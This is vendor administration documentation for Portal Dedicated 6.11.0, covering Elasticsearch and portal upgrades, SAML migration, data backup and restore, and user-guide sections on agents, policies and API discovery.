This Elasticsearch upgrade guide assumes the service was installed as per the Installation Guide using the relevant Linux package manager.

1. Stop the existing Elasticsearch service:

```
sudo systemctl stop elasticsearch
```

2. If you are using RHEL (***Red Hat Enterprise Linux***), backup elasticsearch.yml:

```
sudo cp /etc/elasticsearch/elasticsearch.yml /tmp/elasticsearch-backup.yml
```

3. If upgrading from any version of Elasticsearch, the existing service must be removed:

   Check if any version is currently installed:

   - For CentOS / RHEL:

```
rpm -q elasticsearch
```

   - For Ubuntu:

```
dpkg-query -l | grep elasticsearch
```

4. If the commands above find an Elasticsearch version, then that version must be removed:

- For CentOS: (***This step will NOT remove data or configuration associated with the service***)

```
sudo rpm -e elasticsearch
```

- For Ubuntu: (***This step will NOT remove data or configuration associated with the service***)

```
sudo dpkg --remove elasticsearch
```

5. Download and install Elasticsearch 8.8.2:

   For CentOS / RHEL: Download the package:

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-x86_64.rpm
```

   Download the checksum file:

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-x86_64.rpm.sha512
```

   Verify the downloaded package using the checksum:

```
sha512sum -c elasticsearch-8.8.2-x86_64.rpm.sha512
```

   Install the new Elasticsearch package:

```
sudo rpm -i elasticsearch-8.8.2-x86_64.rpm
```

   For Ubuntu: Download the package:

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-amd64.deb
```

   Download the checksum file:

```
wget https://artifacts.elastic.co/downloads/elasticsearch/elastic-
search-8.8.2-amd64.deb.sha512
```

   Verify the downloaded package using the checksum:

```
shasum -a 512 -c elasticsearch-8.8.2-amd64.deb.sha512
```

Install the new Elasticsearch package:

```
sudo dpkg -i elasticsearch-8.8.2-amd64.deb
```

6. If you are using RHEL, restore your backed up copy of elasticsearch.yml:

```
sudo cp /tmp/elasticsearch-backup.yml /etc/elasticsearch/elasticsearch.yml
```

7. Reload the daemon, to ensure the new service script is loaded:

```
sudo systemctl daemon-reload
```

8. To start automatically when the system reboots, run:

```
sudo systemctl enable elasticsearch
```

9. If you are using the readonlyrest plugin: You must patch the elasticsearch before starting the elasticsearch service. Please refer to the **Patch Elasticsearch** section in **Securing Elasticsearch**

10. Ensure the below property is set in the Elasticsearch configuration file:(`/etc/elasticsearch/elasticsearch.yml`):

```
xpack.security.enabled: false
```

11. Follow the steps in the “Securing Elasticsearch” section of the “Production Configuration“ page within the Installation Guide for installing the readonlyrest plugin. The previous readonlyrest configuration will still be in place.

12. Finally the new service can be started:

```
sudo systemctl start elasticsearch
```

DONE

Elasticsearch has been successfully upgraded.

Version: 6.11.0

Upgrading Portal Dedicated to 6.10

WARNING

If upgrading from Portal Dedicated 4.x see the “Migrating events from earlier versions“ section.

WARNING

When using Oracle it will be required to run the configuration script with repair option `-r`.

WARNING

If SAML is configured for SSO please ensure you have a non-SAML account to login with before proceeding as SAML can only be fully re-configured from within the service.

INFO

Download and extract the new Portal Dedicated artefact before proceeding.

Copying existing configuration

The new version reuses 3 configuration files from the old version. It is recommended to make backups on the new configuration files before copying over the old versions.

INFO

All these commands are run from the root folder of the new Portal Dedicated installation.

application.properties

Most of the Portal Dedicated configuration is centralized in the `application.properties` file

1. Make a backup of the `application.properties` provided in the new release:

   cp application.properties application.properties.bak

2. Copy `application.properties` from the previous release:

```
cp <home-folder-of-previous-portal-release>/application.properties .
```

controller.keystore.p12

Copying this file from the previous release is only required if it was changed

1. Make a backup of the `controller.keystore.p12` provided in the new release:

```
cp controller.keystore.p12 controller.keystore.p12.bak
```

2. Copy `controller.keystore.p12` from the previous release:

```
cp <home-folder-of-previous-portal-release>/controller.keystore.p12 .
```

logging.xml

Copying this file from the previous release is only required if it was changed

1. Make a backup of the `logging.xml` provided in the new release:

```
cp logging.xml logging.xml.bak
```

2. Copy `logging.xml` from the previous release:

```
cp <home-folder-of-previous-portal-release>logging.xml .
```

Updating the ReadonlyREST Configuration is not required if updating from version 5.5.x

Updating ReadonlyREST Configuration

> **WARNING**
>
> These are the following changes required for the Java Agent v22.2.4+ to ensure that the Elasticsearch connectivity startup check is performed. Without the following steps, the Java Agent (v22.2.4+) won't be able to connect to Portal Dedicated.

The readonlyrest configuration should be updated to allow Agents perform status checks on the Elasticsearch cluster.

1. Find the `readonlyrest.yml` file. Note that the file distributed with the MC is a sample file. The actual configuration lives in the `config` directory of the Elasticsearch installation.

2. Update the file. It is easiest to apply the changes manually in a text editor to avoid formatting issues:

    i. Add `HEAD` to methods property values
    ii. Add `"cluster:monitor/main"` to actions property values

For reference, the before snippet:

```
methods: [PUT, POST]
actions: ["indices:data/write/bulk", "indices:data/write/index"]
```

And after:

```
methods: [PUT, POST, HEAD]
actions: ["indices:data/write/bulk", "indices:data/write/index", "cluster:monitor/
main"]
```

Running upgrade script

The configuration script used during installation is also used for upgrading the Portal Dedicated and is located in the `scripts` directory.

When upgrading the script:

- Updates the `systemd` service script with the new Portal Dedicated location
- Updates the path to the certificate keystore
- Provisions the database using Flyway

> **INFO**
>
> The script must be run as root in order to complete these tasks

> **WARNING**
>
> The upgrade script relies on the `application.properties` file containing the correct database credentials so the steps above must be completed before continuing.

The script takes a single option when running an upgrade:

```
sudo ./scripts/configurePortal.sh -a
```

producing output similar to:

```
User 'portal' already exists
Creating portal service scripts
Configuring logging directory at /var/log/portal
Configuring Portal database: jdbc:postgresql://localhost:5432/portal
Running Flyway migration scripts
WARNING: DB: there is already a transaction in progress (SQL State: 25001 - Error
Code: 0)
WARNING: DB: there is already a transaction in progress (SQL State: 25001 - Error
Code: 0)
Portal successfully installed.
Please follow the Installation Guide for additional configuration options for /opt/
aams-portal/application.properties
To start the Portal run: sudo systemctl start portal
```

Upgrading with Oracle Database

If you are using Oracle for your Portal Database, then you need to repair the database during the upgrade process, by including an extra parameter `-r` or `--database-repair` in the configuration script.

More information about configuration script options can be found in the **Basic Automated Configuration** page.

Migrating SAML Settings

Portal Dedicated 6.9 contains changes to how SAML integration is configured.

1. The application.properties now requires 2 optional properties, only required if SAML authentication requests/response should be signed or if assertions are encrypted. These properties were previously:

   ```
   spring.security.saml2.relyingparty.registration.ping.signing.creden-
   tials[0].private-key-location=file:/opt/aams-portal/mc-private.key
   spring.security.saml2.relyingparty.registration.ping.signing.creden-
   tials[0].certificate-location=file:/opt/aams-portal/mc.crt
   spring.security.saml2.relyingparty.registration.ping.decryption.creden-
   tials[0].private-key-location=file:/opt/aams-portal/mc-private.key
   spring.security.saml2.relyingparty.registration.ping.decryption.creden-
   tials[0].certificate-location=file:/opt/aams-portal/mc.crt
   ```

   and are now migrated into 2 properties:

```
portal.security.authentication.saml.relyingparty.certificate=file:/opt/
aams-portal/mc.crt
portal.security.authentication.saml.relyingparty.private-key=file:/opt/
aams-portal/mc-private.key
```

2. The property specifying the IdP metadata in application.properties is no longer required and should be removed:

```
spring.security.saml2.relyingparty.registration.ping.assertingparty.metada-
ta-uri=file:/opt/aams-portal/metadata.xml
```

To complete the SAML integration, the Portal Dedicated must then be started/restarted.

Once the Portal Dedicated has been started, follow the instructions in Installation Guide > Integrations > Integration with SAML. When you get to the step of uploading the IdP file, use the IdP file which was previously specified in application.properties.

DONE

The Portal Dedicated service has now been successfully updated.

Version: 6.11.0

Starting Portal Dedicated Service

Once the required upgrade steps have been completed the new service can be started by running:

```
sudo systemctl start portal
```

Version: 6.11.0

Migrating data from Portal Dedicated server

> **INFO**
>
> The backup and restoring of Elasticsearch and database data is only required if the Elasticsearch and/or database services are running on the same server as Portal Dedicated and the services are being moved to a new server.

The following are the steps required to move Portal Dedicated and dependent service data to a new server:

1. Install dependencies on the destination server:
    i. Follow the steps in “Dependencies Installation” section in the installation guide for installing both Elasticsearch and PostgreSQL.
    ii. Follow the steps in the section for “Production Configuration”. Complete “Create a new self-signed certificate” and “Securing Elasticsearch”.
2. Stop the Portal Dedicated service on the source server:

```
sudo systemctl stop portal
```

3. Backup Elasticsearch and PostgreSQL data on the source server:
    i. See “Create snapshot of Elasticsearch data” section for full details
    ii. See “Create PostgreSQL database backup” section for full details
4. Restore Elasticsearch and PostgreSQL data on the destination server:
    i. See “Restore Elasticsearch from snapshot” section for full details
    ii. See “Restore PostgreSQL database” section for full details

5. Complete the Portal Dedicated installation on the destination server as per the “Basic Automated Configuration” section of the Installation Guide. Now you have a configuration of Portal Dedicated and Elasticsearch on your destination server that is using the “default” values. If you have updated any of the default configurations on the source server, ensure the same changes are applied to the appropriate configuration files on the destination server before starting the Portal Dedicated service.

6. Re-connect Agents:

    i. Ensure the Agent keystores/trustStores have the appropriate certificate(s) to connect to the Portal Dedicated and Elasticsearch in the destination server.

    ii. Ensure you have updated your `oceanic.properties` to point to the correct location for the Portal Dedicated and Elasticsearch in the destination server.

    iii. Restart the Agents

Version: 6.11.0

Create snapshot of Elasticsearch data

On the source server, create a new directory to store the snapshots, in this case `/opt/aams-portal/elasticsearch-backup`:

```
mdkir /opt/aams-portal/elasticsearch-backup
```

Update permissions to ensure the `elasticsearchuser` owns the snapshot directory:

```
sudo chown -R elasticsearch:elasticsearch /opt/aams-portal/elasticsearch-backup
```

Configure Elasticsearch with the path to the snapshot directory by adding an entry for the path to `/etc/elasticsearch/elasticsearch.yml`:

```
path.repo: /opt/aams-portal/elasticsearch-backup
```

Restart the Elasticsearch service:

```
sudo systemctl restart elasticsearch.service
```

INFO

The steps below use the Elasticsearch API. User credentials may be required depending on the configured security.The credentials configured within the Portal Dedicated application.properties have sufficient permissions to run all the required tasks below.The examples use portal/Portal1234 as username/password and should be updated or removed as needed.The examples use https to connect to Elasticsearch, update to http as appropriate.

Using the Elasticsearch API register a snapshot repository specifying:

- a repository name: `snapshot-repository` in the example below
- the repository location: the full path to the directory created above

```
curl -XPUT -H "Content-Type: application/json" -k -u portal:Portal1234 "https://lo-
calhost:9200/_snapshot/snapshot-repository" -d '
{
  "type": "fs",
  "settings": {
    "location": "/opt/aams-portal/elasticsearch-backup",
    "compress": true
  }
}'
```

Create a snapshot of all the indices specifying:

- a repository name: same as created in the step above
- a snapshot name: `cluster-snapshot` in the example below

```
curl -XPUT -k -u portal:Portal1234 "https://localhost:9200/_snapshot/snapshot-
repository/cluster-snapshot?wait_for_completion=true"
```

DONE

Once the command above is complete the cluster snapshot will be saved to the configured snapshot directory. This directory should be copied to the new server and used for the restore process.

Version: 6.11.0

Create PostgreSQL database backup

Create a database dump using the PostgreSQL `pg_dump` utility.

INFO

Valid credentials are required to connect to the database. The `portal_db_user` username is used in the example below and should be updated as needed. The utility will prompt for a password.

```
pg_dump -h localhost -U portal_db_user -d portal -p 5432 -f dbexport.sql
```

DONE

A backup of the database has been successfully created. The specified output file in the command above should be copied to the new server and used for the restore process.

Version: 6.11.0

Restore Elasticsearch from snapshot

INFO

Before starting the Elasticsearch events restore process, ensure you have installed and configured the Elasticsearch as per the Portal Dedicated install guide in the destination server.

INFO

Ensure the snapshot directory and contents have been copied from the source server and extracted to the same location in the destination server, in this example `/opt/aams-portal/elasticsearch-backup`

Update permissions to ensure the `elasticsearchuser` owns the snapshot directory:

```
sudo chown -R elasticsearch:elasticsearch /opt/aams-portal/elasticsearch-backup
```

Configure Elasticsearch with the path to the snapshot directory by adding an entry for the path to `/etc/elasticsearch/elasticsearch.yml`:

```
path.repo: /opt/aams-portal/elasticsearch-backup
```

Restart the Elasticsearch service:

```
sudo systemctl restart elasticsearch.service
```

INFO

The steps below use the Elasticsearch API. User credentials may be required depending on the configured security. The credentials configured within the Portal Dedicated `application.properties` have sufficient permissions to run all the required tasks below. The examples use `portal`/`Portal1234` as username/password and should be updated or removed as needed. The examples use HTTPS to connect to Elasticsearch, update to HTTP as appropriate.

Using the Elasticsearch API register the snapshot repository specifying the same names and paths as the backup process:

- a repository name: snapshot-repository in the example below
- the repository location: the full path to the directory created above

```
curl -XPUT -H "Content-Type: application/json" -k -u portal:Portal1234 "https://lo-
calhost:9200/_snapshot/snapshot-repository" -d '
{
  "type": "fs",
  "settings": {
    "location": "/opt/aams-portal/elasticsearch-backup",
    "compress": true
  }
}'
```

Restore the snapshot by specifying:

- a repository name: same as created in the step above
- a snapshot name: same as the backup process, cluster-snapshot in the example below

```
curl -X POST -k -u portal:Portal1234 "https://localhost:9200/_snapshot/snapshot-
repository/cluster-snapshot/_restore?wait_for_completion=true"
```

Verify the restored indices:

```
curl -X GET -k -u portal:Portal1234 "https://localhost:9200/_cat/indices?v"
```

INFO

If upgrading Portal Dedicated from versions 4.x or 5.x the event data needs to be migrated, see the “Migrating existing events from earlier versions” section of the Upgrade Guide for more details.

DONE

The Elasticsearch data has been successfully restored from the snapshot

Version: 6.11.0

Restore PostgreSQL database

INFO

Before starting the database data restore process, ensure the supported database for the Portal Dedicated server is installed and configured on the destination server.

Ensure the database backup file has been copied to the destination server.

To restore the database, run the following command, replacing the username as required, and entering the associated password when prompted:

```
psql -h localhost -U portal_db_user -d portal -p 5432 < dbexport.sql
```

DONE

The PostgreSQL database has been successfully restored from the backup

Please go back to page **Migrating data from Portal Dedicated server** and complete steps 5 and 6.

Version: 6.11.0

User Guide

The User Guide covers concepts and terminologies which are used in the Portal. This guide has multiple sections; each one documents the details of a Portal's page or feature.

Agent

The AAMS Agent is a lightweight plugin for both Java and .NET based applications. It connects to the Portal where you can monitor and attach security Rules to the agent; these Rules define what protective actions the Agent should take in response to specific security events.

Application

A registered Portal account holder uses the console to place an Agent into a group, called an **Application**. Agents that are protecting different parts of an overall Java or .NET application on the Agent's host machines (they could be one machine or in a cluster), can be grouped as a single Application in the Portal.

When you want to control protection (via rules) to all of these agents together, you can put all of these agents into a collective group for ease of management and ease of rule or policy application. An agent group is called an **Application** as that is what it represents.

An Application mimics the concept of distributed or clustered applications. In a clustered environment an application might consist of several processes running on several machines where each is essentially a part of a larger application. Each running process might have its Agent loading with it. All of these Agents will report into the Portal and can be grouped as required (by program/functionality, geographically, by administrators, etc.). For example, a distributed web application could consist of multiple Apache processes across multiple machines, including an authentication component and an identity component. Together these are parts of one single application (the web service).

Rule

A **Rule** is the most basic level of security provided. A single rule can provide protection from vulnerability from the OWASP Top Ten, a specific instance from the Common Vulnerabilities and Exposures (CVE) listings, or a rule to assist with an upgrade to a later Java Critical Patch Update (CPU). Each rule must be contained within a Mod.


Mod

Mod stands for Modification; they can modify the behavior of a running process. Mods are a container or group for rules. Every rule must be contained within a Mod. A Mod must contain at least one rule but it can contain as many rules as you require. Mods are simply a wrapper or a grouping mechanism.

Policy

A **Policy** is a collection of Mods that you can apply to an Application, which is a grouping of Agents. A Policy allows you to create a set of Mods and Rules and apply them to as many Applications as required. The Application will then inform the individual Agents assigned to it that a new policy (or policy updates) is available for consumption and the individual Agents will download and apply that policy.

The following diagram shows the relation between Agent, Application, Mod, and Policy:



In this diagrammatic example, let's assume you create a single policy for your application. Later a new program with an identical setup is brought online in another location. Instead of creating a new policy, you can assign the existing one to the new application with a few clicks.

Version: 6.11.0

Account Settings

The Account Settings page allows users to update various settings related to their Portal account.

Updating your Account Profile

1. In the **User Details** section, enter the updated information for the current user
2. Click the **Update Details** button to confirm the changes

You cannot change your Role in your personal Account page. This action can only be taken by an administrator on the **User Administration** page.

Updating your Email Preferences

1. In the **Email Preferences** section, check/uncheck the subscription checkbox
2. Click the **Update Preferences** button to confirm the changes

Updating your Password

1. In the **Change Password** section, enter the new password
2. Click the **Update Password** button to confirm the changes

Version: 6.11.0

Agents

The AAMS Agent is a lightweight plugin for both Java and .NET based applications. It connects to the Portal where you can monitor and attach security Rules to it.

Overview

The AAMS Agent runs on the machine to be protected and is assigned to an application on that machine or server, such as WebSphere. When the application (WebSphere in this example) starts, it loads the AAMS Agent into memory as it starts up. The AAMS Agent then reads its rules and protects that application as dictated by the policy and its rules.

The Agent connects to the Portal to report security events. Within the Portal, Agents are aggregated into groups called Applications. Security policies that are applied to these Applications are inherited by each Agent that is part of that Application. For more information on Policies, Mods, and Rules, see the Policies section of the User Guide.

Creating and Registering a new Agent in the Portal

By default, for the Linux system, the AAMS Agent software is installed on ***/opt/aams-portal.*** For more details, please refer to the page **Java Agent Documentation**

An agent is an application running on the remote server. The Portal is designed to monitor multiple agents distributed among the different servers. Before using these features, you must first register the agent in the Portal UI.

To register the agent in the Portal, add the extra properties into the `oceanic.properties` under the configuration folder. For more details please refer to the Agent Documentation.

Each agent saves its configurations in a separate configuration folder. The oceanic.properties file, the security rules and the log file can all be saved in these folders. To setup the agent:

1. Go to one of configuration folders and open the `oceanic.properties` file.
2. Add the following lines to the `oceanic.properties`

```
oceanic.ControllerPresent=<true|false>
oceanic.ControllerHost=<IP address of the Portal, i.e. 127.0.0.1>
oceanic.ControllerPort=8443
oceanic.rules.local=<full/path/to/jvc.rules>
oceanic.log.file=<full/path/to/armr.log>
```

```
oceanic.rules.autoreload=<true|false>

# enables communication using self-signed SSL certificate:
oceanic.ControllerSSLCertificateValidation=<true|false>
oceanic.ElasticsearchPresent=<true|false>
oceanic.ElasticsearchSecure=<true|false>
oceanic.ElasticsearchHost=<IP address of the Elasticsearch e.g. 127.0.0.1>
oceanic.ElasticsearchPort=<e.g. 9200>
oceanic.ElasticsearchKey=<Password for accessing Elasticsearch from the MC which is
in the readonlyrest.yml file. i.e. Testpass123>
```

Once the setup is completed, the agent will attempt to register with the Portal and it will add the credentials at the `instance.oceanic.properties` file.

Here is an example of the credentials:

```
############################################################

# THIS WAS GENERATED BY THE CONTROLLER - DO NOT MODIFY #

oceanic.NodeId=ENC(LpUMEFSD4rjSN7zF81bRQg==)
oceanic.NodePassword=ENC(ZYOpnCWTNq75wR0MThJP/RJDf+m94XVx25cVEU6a2/4=)

############################################################
```

Managing Agents in the Portal


Once you log into the Portal, you can click on the **Agents** tab in the main navigation to access the Agent management interface.

In the Agent management interface, you can access the drop down menu in the top left of the screen to filter the table by agent state (***Assigned Agents***, ***Unassigned Agents,*** and ***Deleted Agents***). These filtered views provide a row of information for each agent. For the **Assigned Agents** and **Unassigned Agents** views, there is an option to select any agent and delete it. All deleted agents will appear in the **Deleted Agents** view for future reference.

The Events column on this table can have one of four different status values:

- **Delivered:** All events are delivered.
- **Awaiting Delivery:** Not all events have been delivered. There are events queued for delivery.
- **None:** The agent has no events to send.
- **Unknown:** The agent does not support this feature.

For more details about any agent, you can click on an icon beside the Agent Name and open the Agent Details page. This page provides an overview of that agent's activity and a series of cards detailing specific properties for that agent. From here, you can change the API Discovery settings for the agent if desired. The agent can be set to inherit the discovery settings of the application it is attached to or it can be turned on/off as a standalone action.



Searching an Agent

1. Click the **Agents** tab in the main navigation at the top of the screen.
2. Type the agent details in the search box. These details can be any one of the fields available across the table
3. The table view will update in real time as you type your search entry

Viewing the Details of an Agent

1. Click on the **Agents** tab in the main navigation at the top of the screen.
2. Click on the icon beside the specific Agent Name within the table.
3. The agent details page will open with the **Overview** tab displayed by default.

Renaming an Agent

1. Click the **Agents** tab in the main navigation at the top of the screen.
2. Click on the icon beside the Agent Name you want to change and the agent details page will open.
3. Click the icon button to enter a new name in the pop-up dialog and then click the button **Rename** to confirm.

An agent name given in the portal takes priority over the name set in the oceanic.properties file.

Deleting an Agent

1. Click the **Agents** tab in the main navigation at the top of the screen.
2. Click on the icon beside the Agent name you want to delete and the agent details page will open.
3. Click the icon button and then click the button **Delete Agent** in the pop-up dialog to

confirm the deletion.


Agent Deployment Report

This consolidated report of the online agents on a Portal Dedicated instance will assist you in determining how many licences you are using at a given time. The report can be generated by clicking on the **Deployment Report** button on the top right of the agents overview page. The pdf report contains the following information:

- The total number of online agents
- Total number of agents (non-deleted)
- The date the report was run
- List of agent IDs, agent name, product type, names and versions (for non-deleted agents)

Agent Lifecycle Events

Agent lifecycle events are listed under the **Events** tab on the Agent Details page:



These events include Link Rule and Syntax Error events. The status column indicates whether the rule was successfully applied by the agent. When a Link Rule error or Syntax Error occurs, the rule or mod is not applied by the agent, and therefore the application is not protected by that rule or mod.

Syntax Error events can occur when the Agent does not support the mod ARMR version. In this scenario, the mod ARMR version should be changed to the appropriate version which is supported by the agent. The agent's supported ARMR versions are listed on the Agent Details page. The mod ARMR version can be upgraded on the Mod details page, but it cannot be downgraded - a new mod must be created to downgrade.

Link Rule error events can occur when the mod contains configurations of rules which the agent does not support. A reason field is provided that explains why the error occurred. In this scenario, the rules should be modified to prevent this error from occurring. Refer to this User Guide's Rules Wizard documentation for the rule type to determine which changes are necessary.

Automatic Agent Purging

The agent purging feature is mainly geared toward environments with high agent volatility, such as cloud or other on-demand services where new agents and the services that they are protecting may be created, spun up, and subsequently spun down with regularity. It is configured at the Application level, therefore for more information on Automatic Agent Purging, see the Application section of the User Guide.

Version: 6.11.0


APIs

The API page provides a clear mapping of relationships between applications, controllers and the API endpoints. Detailed information about each endpoint the Portal has discovered is available here.

API Discovery

The API Discovery Settings modal, accessible from the top of this page, provides an Administrator or Editor profile with full control of API Discovery permissions across all Portal applications and agents. You can open the API Discovery Settings by clicking on the **settings icon** in the top right of the page.

The modal has a header space which lets you **Enable API Discovery** globally across the Portal. The card beneath this switch allows you to specify which individual applications and agents will be enabled/disabled once the global switch has been turned on. You can drag any chip to move it into either the **Discovery Enabled** or **Discovery Disabled** zones as appropriate.



